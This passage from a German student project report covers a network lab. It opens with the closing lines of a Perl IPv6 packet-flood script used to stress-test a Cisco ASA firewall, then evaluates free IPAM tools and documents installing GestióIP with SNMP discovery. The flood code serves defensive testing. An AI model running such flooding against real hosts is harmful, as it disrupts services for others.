93     send(flood, pack("a$psize","flood"), 0, pack_sockaddr_in6($pport, $iaddr));
94   };
95   usleep(1000 * $delay) if $delay;
96 }
```

5.8.6. Auswirkungen

Die von uns eingesetzten Attacken wie sie in den vorherigen Kapiteln beschrieben sind, konnten mit unserer Konfiguration alle abgewehrt werden. Das bedeutet, sowohl das interne wieauch das DMZ Netzwerk sind gegen die gängigsten Angriffe geschützt. Jedoch haben wir festgestellt, das die Ressourcen der ASA 5505 ans Limit kamen. Der Speicherverbrauch war zwar nicht überdurchschnittlich gross, doch die CPU Auslastung stieg vorallem beim Stresstest und den SYN-Attacken auf 100%. Das Arbeiten mit dem ASDM war nicht mehr möglich, der Konsolen Zugriff jedoch immernoch möglich und schnell. Leider konnten wir nicht herausfinden was diese Auslastung für Auswirkungen auf den Internet und DMZ Zugriff sowie die VPN Verbindungen bedeutet. Wir finden aber, dass die Cisco ASA 5505 für KMUs und Niederlassungen eine gute und wenn richtig konfiguriert, eine sichere Lösung ist.

6. IP Address Management

6.1. Übersicht IPAM

Bei IPAM (IP Address Management) geht es darum, die in einer Organisation zugeteilten, verfügbaren und vergebenen IP-Adressen und -Adressbereiche in einem zentralen Verwaltungstool überblicken und bearbeiten zu können. Durch die immer komplexerer werdenden IT-Infrastrukturen (mit Technologien wie VPNs, Virtualisierung, Cloud, VoIP) steigen die Anforderungen an die Administratoren bzgl. der Verwaltung „ihrer“ Adressbereiche.

Nicht zuletzt führt auch die (immer weiter voranschreitende) Einführung von IPv6 (unter Anderem aufgrund der üblicherweise noch notwendigen Dual-Stack-Konfigurationen) im Zusammenspiel mit den zuvor genannten neuen Technologien dazu, dass es um ein Vielfaches komplexer und aufwendiger wird, die IP-Adressen und -Adressbereiche auf eine kluge Art und Weise zuzuordnen und den Überblick zu behalten.

Viele der gefundenen IPAM-Werkzeuge werden über eine Weboberfläche bedient und zeigen dort Informationen zu den vorhandenen IP(v6)-Adressbereichen sowie deren Belegung an. IP-Adressbereiche lassen sich erzeugen, bearbeiten und wieder löschen. Wichtig ist es auch, die Bereiche mit zusätzlichen Informationen (wo wird der Bereich verwendet, wofür wird er verwendet etc.) versehen zu können. So ist es eher möglich, später die Zuweisung einer Adresse oder eines Bereiches nachvollziehen zu können. Eine Strukturierungsmöglichkeit über die Bereiche (beispielsweise alle Bereiche, die an einem bestimmtem Standort verwendet werden) bieten ebenfalls einige Tools.

Die Werkzeuge bieten dafür neben der offensichtlich notwendigen Anbindung von DHCP-Servern (um zu vergebende Adressbereiche konfigurieren zu können und Informationen über die vergebenen Adressen aus diesen Bereichen zu erhalten) häufig auch eine Schnittstelle zu DNS-Servern. Dadurch ist es möglich, für vergebene IP-Adressen auch direkt DNS-Einträge zu erstellen resp. nachzuführen. Der Funktionsumfang der Tools bzgl. DHCP Konfiguration unterscheidet sich und reicht teilweise bis zu der Möglichkeit, für einzelne Geräte Adressen zu reservieren und diesen dann auch spezielle Optionen (wie abweichende DNS-Server) mitgeben zu lassen.

Einzelne Tools bieten neben der Anbindung von DHCP- und DNS-Servern auch die Möglichkeit, Virtualisierungsserver wie VMware ESX(i) oder Windows Server mit der Hyper-V Rolle zu integrieren.

IPAM hilft den Administratoren eines Netzwerks, Fehler bei der Zuweisung von IP-Adressen oder -Bereichen zu verhindern. Dies wird dadurch ermöglicht, dass allenfalls nur mangelhaft nachgeführte Spreadsheets durch eine zentrale Verwaltung ersetzt werden, die selber Probleme wie die mehrfache Vergabe des selben Adressbereichs feststellen und hervorheben können. Durch die automatische periodische Abfrage von bei der Adresskonfiguration beteiligten Komponenten können Belegungsfaktoren und je nach Tool sogar die Entwicklung ebenjener in einer zentralen Oberfläche grafisch aufbereitet dargestellt werden.

Neben den genannten Möglichkeiten und Vorteilen weist IPAM aber auch Schwächen auf. In erster Linie sind vorallem die umfangreicheren Tools für kleinere Netzwerke völlig überdimensioniert. Für Umgebungen, die nur eine geringe Anzahl an IP-Subnetzen besitzen und in denen Zuweisungen resp. Anpassungen der Adresskonfiguration in eher geringer Frequenz auftreten werden automatisierte IP-Adressmanagementlösungen nicht unbedingt benötigt.

Die kommerziellen, kostenpflichtigen Tools sind teilweise auch ziemlich teuer und es fällt schwer, sich vorzustellen, wie die Kosten dieser Tools durch deren Nutzen (abhängig von der Umgebung) wiedergewonnen werden sollen. Ebenfalls bedingt die Nutzung eines zusätzlichen Werkzeugs auch eine Ausbildung der Nutzer/Administratoren, die damit arbeiten sollen.

6.2. IPAM Tools

Wir haben alle möglichen Tools analysiert und bereits zu beginn alle ausgeschlossen, welche kein IPv6 unterstützen. Anschliessend haben wir alle weiteren ausgeschlossen, die nicht gratis sind. Wir haben dann die überigen Tools ein wenig genauer unter die Lupe genommen und die besten 5 für eine detailierte Analyse ausgewählt.

6.2.1. GestióIP

GestióIP ist eine automatisierte, Web basierte IPv4/IPv6 Adressen Verwaltungs-Software (IP address management - IPAM). Es verfügt über leistungsstarke Netzwerk Erkundungs-Funktionen und eine automatische Aktualisierung, sowie über Such- und Filterfunktionen für Netzwerke und für Hosts. Damit kann auf Informationen, die Administratoren in ihre täglichen Arbeit häufig benötigen, schnell und einfach zugegriffen werden.

GestióIP läuft unter (GPLv3) und ist somit gratis.

Bei Problemen kann man sich an die Hersteller wenden oder in einem zur Verfügung gestellten Forum Hilfe suchen.

Folgende Features versprechen die Hersteller:

- Intuitives Interface und übersichtliche Darstellung der Daten
- Volle Unterstützung für IPv4 und IPv6
- Leistungstarke Suchfunktionen für Netzwerke und Hosts von allen Seiten aus verfügbar (unterstützt Internet-Suchmaschinen äquivalente Ausdrücke wie 'exact match' oder -zu ignorieren)
- Unabhängige Verwaltung von verschiedenen Klienten mit sich überschneidenden Adress Bereichen
- Ein integriertes, automatisiertes VLAN Management System
- Ein integriertes Verwaltungs System für leased or dial-up Linien
- Ein integriertes Verwaltungs System für Autonome Systeme
- Netzwerk- und VLAN Erkundung via SNMP
- Host Erkundung via SNMP und DNS
- DNS Zone File Generator (mit Unterstützung für BIND und tinydns)
- Zeigt den Host Status an
- Ein-Click-Check ob eine IP-Adresse auf 'ping' antwortet und ob DNS PTR und A Einträge konfiguriert sind

- Interfaces um Netzwerke zu teilen/zusammenzufassen/vergrössern oder zu verkleinern (Hosteinträge können beibehalten werden)
- Zeigt freie Netzwerk-Ränge an
- Integrierter Subnet Calculator (werfen Sie einen Blick auf die online Version)
- Reservierung von Adress-Bereichen für besondere Verwendung
- Web Formular zur einfachen Migration von Spreadsheet (.xls - MS Excel) basierter IP Adressen Verwaltung
- Web Formular um Netzwerke via SNMP query zu importieren
- Export Funktionen für Netzwerke und Host (nach CSV)
- Automatische Aktualisierung der Netzwerke gegen SNMP
- Automatische Aktualisierung der Netzwerke gegen DNS
- Automatische Aktualisierung der Netzwerke gegen OCS Inventory NG
- Statistiken
- Voll auditierbar
- Gut dokumentiert
- Mehrsprachig (Chinesisch (traditionell und modern), Deutsch, Englisch, Französisch, Holländisch, Italienisch, Katalanisch, Portugiesisch, Russisch, Spanisch)

6.2.2. Netmagis

Netmagis benutzt eine Datenbank um das Netzwerk abzubilden, die Berechtigungen zu verwalten, DHCP Profile zu bestimmten Ranges oder Hosts abzuspeichern und weiteres. Netmagis ist im Prinzip ein Netzwerk Information System.

Netmagis läuft unter CeCILL-B (kompatibel mit BSD) und ist somit gratis.

Bei Problemen kann ein Ticket eröffnet werden oder die Online Dokumentation eingesehen werden.

Folgende Features versprechen die Hersteller:

- manage IPv4 and IPv6 addresses;
- generate data for your DNS server and get BIND zone files always up to date and consistant;
- delegate DNS management to other network administrators or every non-specialist of DNS management;
- specify groups of users and very fine access privileges on address (even until every IPv4 or IPv6 address), on domains, etc;
- manage DHCP allocations (both static or dynamic) with profiles to parametrize network boot;

- use your existing LDAP directory to manage accounts, or manage accounts with the Netmagis database;
- manage a large number of networks, users domains, DHCP profiles, etc.;
- visualize with automatically generated network maps your network topology (switched or routed);
- give access on these maps to users;
- assign VLAN to equipment interfaces via a simple Web interface (for Cisco, HP or Juniper equipments);
- delegate VLAN assignment to other network administrators or every non-specialist of equipment management;
- access to traffic graphs that you have specified on your equipments.
- locate hosts by IP address, MAC address or network equipement port

6.2.3. NIPAP

Der Neat IP Address Planner (NIPAP) ist ein IP Adressen Planer, welcher eine sehr schnelle Suche anbietet. IPv4 und IPv6 werden beide komplett unterstützt. Es wird eine Webapplikation sowie ein CLI zur Verwaltung angeboten.

NIPAP läuft unter BSD und ist somit gratis.

Bei Problemen kann ein Ticket eröffnet werden oder die Online Dokumentation eingesehen werden. Ein Kontaktformular steht ebenfalls zur Verfügung.

Folgende Features versprechen die Hersteller:

- Very fast and scalable to hundreds of thousands of prefixes
- A stylish and intuitive web interface
- Native support for IPv6 (full feature parity with IPv4)
- CLI for the hardcore user
- Native VRF support, allowing overlapping prefixes in different VRFs
- Support for documenting individual hosts
- Very powerful search function
- Integrated audit log
- IP address request system for automatically assigning suitable prefixes
- XML-RPC middleware, allowing easy integration with other applications or writing
- Flexible authentication using SQLite and/or LDAP

6.2.4. OpenNetAdmin

OpenNetAdmin bietet ein Datenbank-basiertes IP Adress Management an. Jedes Subnetz, jeder Host und jede IP kann ermittelt werden über ein AJAX basierte Webapplikation. Ein CLI Interface ist verfügbar für Skripting and Massenmutationen.

OpenNetAdmin läuft unter (GPLv2) und ist somit gratis.

Bei Problemen kann die Online Community angefragt werden oder die ausführliche Dokumentation eingesehen werden. Zudem steht ein Chat zur Verfügung.

Folgende Features versprechen die Hersteller:

- Storage of network attributes such as (subnets, IP address, Mac address, DNS names etc)
- IPv6 addressing for subnets, interfaces and DNS records.
- It's not a spreadsheet
- Plugin framework that allows new functionality to be added by 3rd party plugins.
- Plugin framework for various authentication backends. Currently available auth backends are LDAP and local.
- DNS record support (A, CNAME, PTR, NS, MX, TXT, SRV, More to come)
- DNS view support. Allows you to track overlapping namespaces for situations such as public and private DNS services
- Multiple contexts. Simply allows one OpenNetAdmin installation utilize two seperate sets of database backends that can easily be switched between. This can be used to track MPLS networks that would otherwise have overlapping information in them.
- AJAX enabled web frontend, provides a responsive desktop-like experience
- ADODB Database abstraction layer. Allows you to use many database backends for data. (only tested with MySQL)
- Full command line interface for scripting and batch maintenance. Local or remote capabilities.
- Templated configuration generation from data stored in the database. Utilizes the template_merge process.
- Ohh, and it's not a spreadsheet
- Generation of DNS and DHCP server configuration, can manage distributed servers.
- Scalability: we have run this system with the following data on a 400mhz PPC server with 2 gigs of memory
- Subnets 40,000+
- Hosts 670,000+
- IP Interfaces 721,000+
- DNS zones 2700+

- Historical Cisco configuration archives 13,000+ devices
- Track CIDR blocks as well as arbitrary IP address ranges for categorizing sections of your network.
- Track VLAN Campuses (VTP/VMPS domains) and VLAN assignments per subnet.
- Manage your own custom list of device manufacturers and models that relate to your environment. Or use pre-defined lists of common devices (more device 'packs' to come).
- Track a 'role' for your devices. I.E. a cisco 6500 could have a role of 'switch', 'router', 'router/switch', 'corporate core' or any other role you decide to allocate.
- Track DHCP pool failover groups. You can assign servers to any number of failover group pairings, then assign the appropriate subnets to those failover groups.
- BIND-DLZ support. Allows BIND to perform lookups against your ONA database directly in real-time.
- Track per device configuration archives with the ability to store many entries and compare them usinga syntax highlighting 'diff' comparison. I.E. archive the contents of a 'show run' or 'show version' command for each router to keep configuration history. Similar to Rancid. Click here for an example
- Locally stored user and group authentication and authorization. You can define your own groups with pre-determined access rights for common tasks such as adding or deleting hosts.
- Track 'Shared IPs' such as those in use by HSRP, VRRP, CARP and other virtual interfaces that could be associated with multiple hosts at the same time.
- Support for quickly moving an IP address from one host to another, no need to delete then re-add.
- Subnets display a quick usage bar indicating a percentage and count of the utilization of that subnetbased on hosts and pool allocations.
- Subnet maps for highlevel block allocation views. Also allows you to drag the view window (think google maps) to see what is allocated.
- Manage multiple DHCP pools per subnet.
- Per device or subnet messages to track events. For instance, you can tie an alerting system or any other type of notification to a host to create a message that would be visible if someone selects that device.
- System wide messages to alert all users in the system of important information. All messages include a timestamp, username and severity as well as an expiration date.
- Create your own 'host actions'. Host actions are user defined URL links to other applications with primary host name or IP address as part of the URL. Allows you to directly link a host lookup within Splunk, Nagios, Cacti, Base, etc.
- External linking is available to link from external apps directly into a specific record. For example http://localhost/ona/?search=host1.example.com will pull up the display for host1.example.com.

- Per record DNS TTLs or let it default to the domains default TTL.
- Quick filter any of the list dialogs. For example, if you have done a search on the subnet name 'LAN-%' you can then filter that resulting list further by entering .desktop. in the filter box. As you type the list will automaticallyfilter via the AJAX backend system.
- All MAC address maintenance will take any MAC format such as '12:34:56:AB:CD:EF', '1234.56AB.CDEF', '12-34-56-AB-CD-EF', or '123456ABCDEF'. No more re-formating the text in the edit form, simply cut and paste and it will be converted to a consistent format automatically.
- Reference subnet masks in either the full octet based format or their CIDR representation.
- Manage your own DHCP Option types or use one of the built in standard options.
- Most tasks are one or two clicks away. No need to navigate all through the interface to do one simpletask. Many tasks can be done without even leaving the current screen or display.
- NAT translation tracking
- Custom attribute tracking
- Simple location tracking per device. Location name, street address, etc
- Rack management plugin. Track your servers location within your datacenter racks.
- A user definable reporting engine to display various sets of information defined for your needs. Currently SQL queries can be written and stored with a simple interface for creating and displaying the results. More work to be done on this item however.

6.2.5. phpIPAM

phpipam ist ein Open-Source IPAM Tool, welches über ein Webinterface verwaltet werden kann. Das Ziel ist es, ein möglichst leichtes und einfaches Tool zur Verwaltung von IP Adressen bereitzustellen. Es ist AJAX basiert und verwendet die jQueryis Bibliothek, PHP Skripts, Javaskript und einige HTML5/CSS3 Features.

phpipam läuft unter (GPLv3) und ist somit gratis.

Bei Problemen kann man ein Support Ticket beim Hersteller eröffnen oder ein Mail an die Mailing-List senden.

Folgende Features versprechen die Hersteller:

- demo: demo.phpipam.net
- Domain authentication (AD) / OpenLDAP authentication
- IPv4 / IPv6 address management
- Nested subnets
- IPv4 / IPv6 address calculator
- VRF support

- VLAN management
- Switch management
- RIPE import
- Import / export XLS files
- User management
- E-Mail notification with IP details
- IP database search
- IP request module
- IP range adding / editing / deleting
- Custom IP address fields

6.2.6. Bewertungsmatrix

Wir haben eine Bewertungsmatrix mit einigen wichtigen Kriterien erstellt und anschliessend ausgefüllt.

In der Matrix ist ersichtlich, welches der vorgestellten Tools welche Features und Funktionen anbietet.

Bewertungsmatrix

Kriterien		**Tool**				
	Solution	GestióIP	Netmagis	NIPAP	OpenNetAdmin	phpIPAM
	Release	3	02.01.2001	0.18.0	7.2	0.6.4
Lizenz	Free	Ja	Ja	Ja	Ja	Ja
OS	Windows	Nein	Nein	Nein	Nein	Nein
	Linux	Ja	Ja	Ja	Ja	Ja
	Mac	Nein	Nein	Nein	Nein	Nein
DB Support	PostgreSQL	Nein	Ja	Ja	Ja	Nein
	MySQL	Ja	Nein	Nein	Ja	Ja
	Oracle	Nein	Nein	Nein	Ja	Nein
	MSSQL	Nein	Nein	Nein	Nein	Nein
IP Version	IPv4	Ja	Ja	Ja	Ja	Ja
	IPv6	Ja	Ja	Ja	Ja	Ja
Features / Funktionen	Suchfunktion	Ja	Ja	Ja	Ja	Ja
	Benutzer/Rechteverwaltung	Ja	Ja	Nein	Ja	Ja
	Statistiken/Reports	Ja	Ja	Ja	Ja	Ja
	Fehlerreports	Ja	Nein	Nein	Nein	Nein
	Discovery	Ja	Ja	Ja	Ja	Ja
	Community Support	Ja	Nein	Nein	Ja	Nein
	DNS Support	Ja	Ja	Nein	Ja	Nein
	Netzwerkgerät-Management	Nein	Nein	Nein	Ja	Nein
	Anbindung externe Dienste LDAP	Ja	Ja	Ja	Ja	Nein
	SNMP	Ja	Nein	Nein	Nein	Nein
	Tauglich	Ja	Nein	Nein	Nein	Nein
	Rang	1	3	5	2	4

Abbildung 5: Bewertungsmatrix ausgefüllt mit Rangliste

Da nicht alle Features und Funktionen gleich wichtig sind, haben wir für die verschiedenen Kriterien Punkte verteilt. Aufgrund der ausgefüllten Matrix konnten wir nun die in Abbildung 5 ersichtliche Rangliste der Tools erstellen.

		Tools	GestióIP	Netmagis	NIPAP	OpenNetAdmin	phpIPAM
	KO-Kriterium	**Punkte**					
Free	Ja	100	100	100	100	100	100
Windows	Nein	10	0	0	0	0	0
Linux	Nein	5	5	5	5	5	5
Mac	Nein	5	0	0	0	0	0
PostgreSQL	Nein	5	0	5	5	5	0
MySQL	Nein	5	5	0	0	5	5
Oracle	Nein	2	0	0	0	2	0
MSSQL	Nein	10	0	0	0	0	0
IPv4	Ja	100	100	100	100	100	100
IPv6	Ja	100	100	100	100	100	100
Suchfunktion	Ja	100	100	100	100	100	100
Benutzer/Rechteverwaltung	Ja	100	100	100	0	100	100
Statistiken/Reports	Ja	100	100	100	100	100	100
Fehlerreports	Ja	100	100	0	0	0	0
Discovery	Nein	10	10	10	10	10	10
Community / Support	Nein	5	5	0	0	5	0
DNS Support	Nein	5	5	5	0	5	0
Netzwerkgerät-Management	Nein	10	0	0	0	10	0
Anbindung externe Dienste	Nein	5	5	5	5	5	0
SNMP	Nein	10	10	0	0	0	0
	Total	787	745	630	525	652	620

Abbildung 6: Bewertungsmatrix Punkteverteilung

Die KO-Kriterien wurden mit 100 Punkte bewertet. Alle anderen Kriterien haben zusammen nicht mehr Gewicht als 100 Punkte. Tauglich sind nur jene Tools, welche mindestens 700 Punkte erreicht haben. In der Abbildung 6 sind die KO-Kriterien ersichtlich, sowie die verteilung der Punkte und die effektiv erreichten Punkte.

6.3. Implementation in Laborumgebung

Für die Implementation in der Laborumgebung verwenden wir das Tool GestióIP, welches bei unserer Bewertung am besten abgeschnitten hat.

6.3.1. Installation

GestioIP ist eine in Perl geschriebene Webanwendung. Wir haben daher mit den folgenden Befehlen unter Ubuntu einen Apache-Webserver mit einigen Modulen sowie einen MySQL-Datenbankserver installiert:

```
1 root@wosmgr1-ipam:~# apt-get install apache2 mysql-server perl snmp
      libapache2-mod-perl2
2 root@wosmgr1-ipam:~# service apache2 restart
```

Nach dem Herunterladen und Entpacken von GestioIP kann die Anwendung über ein mitgeliefertes Setup-Script (gemäss Dokumentation unterstützt es die folgenden Distributionen: Debian, Ubuntu, Fedora, Redhat, CentOS, SuSE) eingerichtet werden. Der Befehl lautet folgendermassen:

```
1 root@wosmgr1-ipam:~/gestioip_3.0# ./setup_gestioip.sh
2
3 This script will install GestioIP 3.0 on this computer
4
5 Do you wish to continue [y]/n?
```

```
Starting installation

Starting GestioIP setup from folder /root/gestioip_3.0
Storing log in file /root/gestioip_3.0/20130527220414.setup.log

[div. weiterer Output und Fragen...]
```

Das Script fragt nach diversen Pfaden (u.A. zu Apache Binary, Config Dir, ...), installiert über das Package-Management weitere Abhängigkeiten und lädt auch MIBs für SNMP herunter. Gegen Ende der Installation muss man manuell noch Einträge in ein htpasswd-File schreiben, damit die Benutzer (gipoper und gipadmin) sich über HTTP-Authentifizierung am Webinterface anmelden können.

Am Ende des Setup-Scripts erscheint folgende Ausgabe:

```
+-------------------------------------------------------+
|                                                       |
|    Installation of GestioIP successfully finished!    |
|                                                       |
|   Please, review /etc/apache2/conf.d/gestioip.conf
|            to ensure all is good and                  |
|                                                       |
|              RESTART Apache daemon!                   |
|                                                       |
|            Then, point your browser to                |
|                                                       |
|           http://server/gestioip/install
|                                                       |
|          to configure the database server.            |
|         Access with user "gipadmin" and the
|        the password which you created before          |
|                                                       |
+-------------------------------------------------------+
```

Auf der Webseite werden Webanwendungs-typisch Anmeldedaten für MySQL abgefragt und automatisch eine Datenbank erstellt. Danach muss noch des Install-Unterverzeichnis entfernt werden, was die Installation abschliesst.

6.3.2. Konfiguration

Netzwerkkomponente
Damit die SNMP Informationen abgerufen werden können, muss auf den Cisco Geräten der SNMP Server konfiguriert werden. Auf dem Layer-3 Switch muss dafür lediglich der Community Schlüssel sowie die Zugriffsrechte konfiguriert werden.

```
snmp-server community public RO
```

Auf der ASA-Firewall wurde die Sicherheit zusätzlich erhöht, in dem die SNMP Abfragen auf einen einzelnen Host eingeschränkt wurden.

```
snmp-server host inside 10.0.10.22 community *****
snmp-server community *****
```

GestioIP
Die GestioIP Software hat nur sehr wenige Einstellungsmöglichkeiten. Im Menü „Manage GestioIP“ müssen nur folgende Einstellungen angepasst werden.

- IPv4 only mode = no
- DNS Servers = 10.0.10.21

6.3.3. Discovery

Die Software holt sich die Informationen über VLANs, Netzwerke und Hosts über SNMP und DNS Abfragen. Beim Discovery-Vorgang müssen folgende Einstellungen gemacht werden.

- Network devices = 10.0.10.1, 10.100.0.2
- Import networks IP version = v4 & v6
- Import routes learned from = local, static, other
- SNMP Version = v2c
- Community Key = public

6.3.4. Probleme Discovery IPv6

Das automatische Erkennen der IPv6 Netzwerke und Hosts ist mit unserer Hardware (Catalyst 3560 und ASA 5505) nicht gelungen. Die Ursache dieses Problems liegt in den von GestioIP verwendeten OIDs.

Zitat Dokumentation GestioIP Kapitel 10.1.3 : „IPv6 based network import depends on either the OID inetCidrRouteProto or the OID ipv6RouteProtocol.“

Unsere Hardware unterstützt diese SNMP OIDs jedoch nicht, wie anhand der Cisco Website `http://www.cisco.com/public/sw-center/netmgmt/cmtk/mibs.shtml` überprüft werden kann.

Folgende SNMP Abfragen zeigen jedoch, dass die Hardware IPv6 Informationen wie Nachbarschaften und IP-Adressen übermitteln könnte. GestioIP holt diese Informationen leider nicht und somit ist das Erkennen von IPv6 Netzwerken und Hosts nicht möglich.

```
1  root@wosmgr1-ipam:/usr/share/gestioip/mibs/cisco# snmpwalk -v 1 -c public 10.0.10.1
       CISCO-IETF-IP-MIB::cIpAddressPrefix.ipv6
2  CISCO-IETF-IP-MIB::cIpAddressPrefix.ipv6.
       "20:05:20:13:00:ff:00:a0:00:00:00:00:00:00:00:01" = OID:
3  CISCO-IETF-IP-MIB::cIpAddressPfxOrigin.10001.ipv6.
       "20:05:20:13:00:ff:00:a0:00:00:00:00:00:00:00:00".64
4  CISCO-IETF-IP-MIB::cIpAddressPrefix.ipv6.
       "20:05:20:13:00:ff:0a:10:00:00:00:00:00:00:00:01" = OID:
5  CISCO-IETF-IP-MIB::cIpAddressPfxOrigin.10.ipv6.
       "20:05:20:13:00:ff:0a:10:00:00:00:00:00:00:00:00".64
6  CISCO-IETF-IP-MIB::cIpAddressPrefix.ipv6.
       "20:05:20:13:00:ff:0a:20:00:00:00:00:00:00:00:01" = OID:
7  CISCO-IETF-IP-MIB::cIpAddressPfxOrigin.20.ipv6.
       "20:05:20:13:00:ff:0a:20:00:00:00:00:00:00:00:00".64
8  CISCO-IETF-IP-MIB::cIpAddressPrefix.ipv6.
       "20:05:20:13:00:ff:0a:30:00:00:00:00:00:00:00:01" = OID:
9  CISCO-IETF-IP-MIB::cIpAddressPfxOrigin.30.ipv6.
       "20:05:20:13:00:ff:0a:30:00:00:00:00:00:00:00:00".64
10 CISCO-IETF-IP-MIB::cIpAddressPrefix.ipv6.
       "20:05:20:13:00:ff:0a:40:00:00:00:00:00:00:00:01" = OID:
11 CISCO-IETF-IP-MIB::cIpAddressPfxOrigin.40.ipv6.
       "20:05:20:13:00:ff:0a:40:00:00:00:00:00:00:00:00".64
```

```
12 CISCO-IETF-IP-MIB::cIpAddressPrefix.ipv6.
       "fe:80:00:00:00:00:00:00:02:1f:9d:ff:fe:9e:32:c1" = OID: SNMPv2-SMI::zeroDotZero
13 CISCO-IETF-IP-MIB::cIpAddressPrefix.ipv6.
       "fe:80:00:00:00:00:00:00:02:1f:9d:ff:fe:9e:32:c2" = OID: SNMPv2-SMI::zeroDotZero
14 CISCO-IETF-IP-MIB::cIpAddressPrefix.ipv6.
       "fe:80:00:00:00:00:00:00:02:1f:9d:ff:fe:9e:32:c3" = OID: SNMPv2-SMI::zeroDotZero
15 CISCO-IETF-IP-MIB::cIpAddressPrefix.ipv6.
       "fe:80:00:00:00:00:00:00:02:1f:9d:ff:fe:9e:32:c4" = OID: SNMPv2-SMI::zeroDotZero
16 CISCO-IETF-IP-MIB::cIpAddressPrefix.ipv6.
       "fe:80:00:00:00:00:00:00:02:1f:9d:ff:fe:9e:32:c5" = OID: SNMPv2-SMI::zeroDotZero
17
18
19 root@wosmgr1-ipam:/usr/share/gestioip/mibs/cisco# snmpwalk -v 1 -c public 10.0.10.1
       CISCO-IETF-IP-MIB::cInetNetToMediaPhysAddress
20 CISCO-IETF-IP-MIB::cInetNetToMediaPhysAddress.10.ipv6.
       "20:05:20:13:00:ff:0a:10:00:00:00:00:00:00:00:21" = STRING: 0:50:56:bc:0:ee:0:0
21 CISCO-IETF-IP-MIB::cInetNetToMediaPhysAddress.10.ipv6.
       "20:05:20:13:00:ff:0a:10:65:75:3c:3e:19:96:ba:e2" = STRING: 0:50:56:bc:0:ee:0:0
22 CISCO-IETF-IP-MIB::cInetNetToMediaPhysAddress.10.ipv6.
       "20:05:20:13:00:ff:0a:10:65:ae:46:a9:06:75:53:d5" = STRING: 0:50:56:bc:15:6b:0:0
23 CISCO-IETF-IP-MIB::cInetNetToMediaPhysAddress.10.ipv6.
       "fe:80:00:00:00:00:00:00:00:f2:be:a2:15:30:20:34" = STRING: 3c:97:e:76:d7:d5:0:0
24 CISCO-IETF-IP-MIB::cInetNetToMediaPhysAddress.10.ipv6.
       "fe:80:00:00:00:00:00:00:02:50:56:ff:fe:bc:15:6b" = STRING: 0:50:56:bc:15:6b:0:0
25 CISCO-IETF-IP-MIB::cInetNetToMediaPhysAddress.10.ipv6.
       "fe:80:00:00:00:00:00:00:3e:97:0e:ff:fe:03:98:24" = STRING: 3c:97:e:3:98:24:0:0
26 CISCO-IETF-IP-MIB::cInetNetToMediaPhysAddress.10.ipv6.
       "fe:80:00:00:00:00:00:00:65:75:3c:3e:19:96:ba:e2" = STRING: 0:50:56:bc:0:ee:0:0
27 CISCO-IETF-IP-MIB::cInetNetToMediaPhysAddress.20.ipv6.
       "20:05:20:13:00:ff:0a:20:81:f1:1d:c3:29:b5:25:c3" = STRING: 0:50:56:bc:0:eb:0:0
28 CISCO-IETF-IP-MIB::cInetNetToMediaPhysAddress.20.ipv6.
       "20:05:20:13:00:ff:0a:20:85:cf:56:0c:75:f2:51:de" = STRING: 0:50:56:bc:0:eb:0:0
29 CISCO-IETF-IP-MIB::cInetNetToMediaPhysAddress.20.ipv6.
       "fe:80:00:00:00:00:00:00:81:f1:1d:c3:29:b5:25:c3" = STRING: 0:50:56:bc:0:eb:0:0
30 CISCO-IETF-IP-MIB::cInetNetToMediaPhysAddress.40.ipv6.
       "20:05:20:13:00:ff:0a:40:59:72:ef:37:0c:85:fc:4f" = STRING: 0:50:56:bc:0:ed:0:0
31 CISCO-IETF-IP-MIB::cInetNetToMediaPhysAddress.40.ipv6.
       "20:05:20:13:00:ff:0a:40:74:e4:ee:01:00:b4:d9:71" = STRING: 0:50:56:bc:0:ed:0:0
32 CISCO-IETF-IP-MIB::cInetNetToMediaPhysAddress.40.ipv6.
       "fe:80:00:00:00:00:00:00:74:e4:ee:01:00:b4:d9:71" = STRING: 0:50:56:bc:0:ed:0:0
33 CISCO-IETF-IP-MIB::cInetNetToMediaPhysAddress.10001.ipv6.
       "20:05:20:13:00:ff:00:a0:00:00:00:00:00:00:00:02" = STRING: a4:4c:11:bb:3d:ad:0:0
34 CISCO-IETF-IP-MIB::cInetNetToMediaPhysAddress.10001.ipv6.
       "fe:80:00:00:00:00:00:00:a6:4c:11:ff:fe:bb:3d:ad" = STRING: a4:4c:11:bb:3d:ad:0:0
```

6.3.5. Reporting

Wir zeigen hier die möglichen Reports, welche das Tool generieren kann. Der erste Report in Abbildung 7 ist eine Statistik über die Anzahl Netze, VLANs und Hosts.

	Networks total	Hosts total	VLANs total
Total	9	16	9
IPv4	5	12	
IPv6	4	4	

Abbildung 7: Reporting Anzahl Netze, Hosts, VLANs

Weiter gibt es eine Statistik über die Auslastung pro Netz, wobei die Auswertung entweder für IPv4 (Abbildung 8) oder für IPv6 (Abbildung 9) generiert werden kann. Beide Statistiken

in einem Report generieren ist nicht möglich.

networks with an occupation < 10.0%

usage	network	BM	description	site	category	comment
2.3% (6/254)	10.0.10.0	24	Server	lab	prod	---
0.7% (2/254)	10.0.20.0	24	Admin	lab	prod	---
0.7% (2/254)	10.0.30.0	24	Entwicklung	lab	prod	---
0.7% (2/254)	10.0.40.0	24	Verkauf	lab	prod	---
0% (0/2)	10.100.0.0	30	Core-Access	lab	prod	---

Abbildung 8: Reporting Auslastung IPv4

networks with an occupation < 10.0%

usage	network	BM	description	site	category	comment
0.0% (1/18446744073709551616)	2005:2013:00ff:0a10:0000:0000:0000:0000	64	Server	lab	prod	---
0.0% (1/18446744073709551616)	2005:2013:00ff:0a20:0000:0000:0000:0000	64	Admin	lab	prod	---
0.0% (1/18446744073709551616)	2005:2013:00ff:0a30:0000:0000:0000:0000	64	Entwicklung	lab	prod	---
0.0% (1/18446744073709551616)	2005:2013:00ff:0a40:0000:0000:0000:0000	64	Verkauf	lab	prod	---


Abbildung 9: Reporting Auslastung IPv6

Neben den üblichen Statistiken bietet das Tool noch visuelle Reports an(Abbildung 10 und Abbildung 11, welche viel über grössere Netze aussagen können.

Networks


IPv4 networks by categories

category	networks (hosts)
prod	5 (12)




IPv6 networks by categories

category	networks (hosts)
prod	4 (4)



IPv4 networks by sites

site	networks (hosts)
lab	5 (12)



IPv6 networks by sites

site	networks (hosts)
lab	4 (4)

